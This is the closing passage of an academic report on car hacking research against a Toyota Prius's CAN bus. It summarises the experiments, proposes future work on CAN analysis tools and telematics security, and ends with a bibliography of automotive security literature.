Second we presented several key real life security attacks against the Toyota Prius. The goal of this work was to explore, exploit and exhibit security vulnerabilities in the modern vehicles and highlight the significance of the research in this area. Using a CAN to USB converter (ECOM Cable) we sniffed the CAN bus during certain experiments. We identified several CAN IDs that were of our interest and reverse engineered their contents. We used our recently obtained information to craft security attacks against safety-critical subsystems of the vehicle (e.g. brakes, steering wheel) and performed experiments to confirm that they function. To demonstrate our work we devised a number of security attacks (e.g. steering, brake, false speed, lock/unlock doors, etc.)

[1]This work was submitted to the "IEEE GLOBECOM'15 - Wi-UAV Workshop" as "S. Jafarnejad, L. Codeca, W. Bronzi, R. Frank, T. Engel, "A Car Hacking Experiment: When Connectivity meets Vulnerability""

and performed them in a controlled situation.
Lastly we compared and analysed the two projects and presented suggestions to improve the security of the vehicles.

Future Work

During the project we experienced that there is no open-source solution with adequate features for sniffing and analysing the CAN traffic. There are a number of open-source tools available but none of them is actively under development nor has enough features. Such tools will help researchers, instead of spending their resources on developing tools, put more effort on exploring vulnerabilities. Moreover since wireless connectivity is getting more and more widespread, and due to the fact that remote attacks do not require physical access to vehicles; it is very important to perform comprehensive research on wireless interfaces of vehicles, such as telematics systems.

Bibliography

[1] Hackers Remotely Kill a Jeep on the Highway—With Me in It. URL http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/.

[2] Your BMW or Benz Could Also Be Vulnerable to That GM OnStar Hack. URL http://www.wired.com/2015/08/bmw-benz-also-vulnerable-gm-onstar-hack/.

[3] Hack to steal cars with keyless ignition: Volkswagen spent 2 years hiding flaw. URL http://goo.gl/u93QiX.

[4] Roel Verdult, Flavio D. Garcia, and Baris Ege. Dismantling megamos crypto: Wirelessly lockpicking a vehicle immobilizer. In *Supplement to the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 703–718, Washington, D.C., 2015. USENIX Association. ISBN 978-1-931971-232. URL https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/verdult.

[5] Hackers Cut a Corvette's Brakes Via a Common Car Gadget. URL http://www.wired.com/2015/08/hackers-cut-corvettes-brakes-via-common-car-gadget/.

[6] Karl Koscher, Alexei Czeskis, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, et al. Experimental security analysis of a modern automobile. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 447–462. IEEE, 2010.

[7] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, Tadayoshi Kohno, et al. Comprehensive experimental analyses of automotive attack surfaces. In *USENIX Security Symposium*, 2011.

[8] Charlie Miller and Chris Valasek. Adventures in automotive networks and control units. In *DEF CON 21 Hacking Conference. Las Vegas, NV: DEF CON*, 2013.

[9] The Future of the Automobile. URL http://web.stanford.edu/class/me302/.

[10] This Car Runs on Code. URL http://spectrum.ieee.org/transportation/systems/this-car-runs-on-code.

[11] Texas Instruments. Introduction to the controller area network (can). *Application Report SLOA101*, 2002.

[12] CANopen CAN in Automation. URL http://www.can-cia.org/index.php?id=canopen.

[13] Continuous Delivery Puts Automotive Software into High Gear. URL http://electric-cloud.com/blog/2014/12/continuous-delivery-puts-automotive-software-high-gear/.

[14] LIN Specification 2.2A ISO 17987 Part 1-7.

[15] MOST Cooperation. URL http://www.mostcooperation.com.

[16] FlexRay Specification ISO 17458-1 to 17458-5, .

[17] FlexRay Automotive Communication Bus Overview, . URL http://www.ni.com/white-paper/3352/en/.

[18] Marko Wolf, André Weimerskirch, and Christof Paar. Security in automotive bus systems. In *Workshop on Embedded Security in Cars*, 2004.

[19] Car Tech Trends at the 2015 Consumer Electronics Show. URL http://www.edmunds.com/car-technology/car-tech-trends-at-the-2015-consumer-electronics-show.html.

[20] Vehicles May Soon Be Talking to Each Other. URL http://www.voanews.com/content/vehicles-may-soon-be-talking-to-each-other-/1886895.html.

[21] Ivan Studnia, Vincent Nicomette, Eric Alata, Yves Deswarte, Mohamed Kaâniche, and Youssef Laarouchi. Survey on security threats and protection mechanisms in embedded automotive networks. In *Dependable Systems and Networks Workshop (DSN-W), 2013 43rd Annual IEEE/IFIP Conference on*, pages 1–12. IEEE, 2013.

[22] Anthony Van Herrewege, Dave Singelee, and Ingrid Verbauwhede. CANAuth-a simple, backward compatible broadcast authentication protocol for CAN bus. In *ECRYPT Workshop on Lightweight Cryptography 2011*, 2011.

[23] Bogdan Groza, Stefan Murvay, Anthony Van Herrewege, and Ingrid Verbauwhede. Libra-can: a lightweight broadcast authentication protocol for controller area networks. In *Cryptology and Network Security*, pages 185–200. Springer, 2012.

[24] Marko Wolf and Timo Gendrullis. Design, implementation, and evaluation of a vehicular hardware security module. In *Information Security and Cryptology-ICISC 2011*, pages 302–318. Springer, 2012.

[25] Open Vehicles Monitoring System. URL https://github.com/openvehicles.

[26] *OVMS Protocol Guide*, 2013. v2.5.1.

[27] *Sevcon Gen4 Applications Reference Manual*, 2009. URL http://www.thunderstruck-ev.com/Manuals/Gen4_Product_Manual_V3.0.pdf. rev 3.0.

[28] Csuk Richard. *What is Plug/Dynamic Braking for series motors?* ALLTRAX, jan 2007. Technical Note 008.

[29] Hybrid synergy drive, August 2015. URL https://en.wikipedia.org/wiki/Hybrid_Synergy_Drive.

[30] Charlie Miller and Chris Valasek. A survey of remote automotive attack surfaces. *Black Hat USA*, 2014.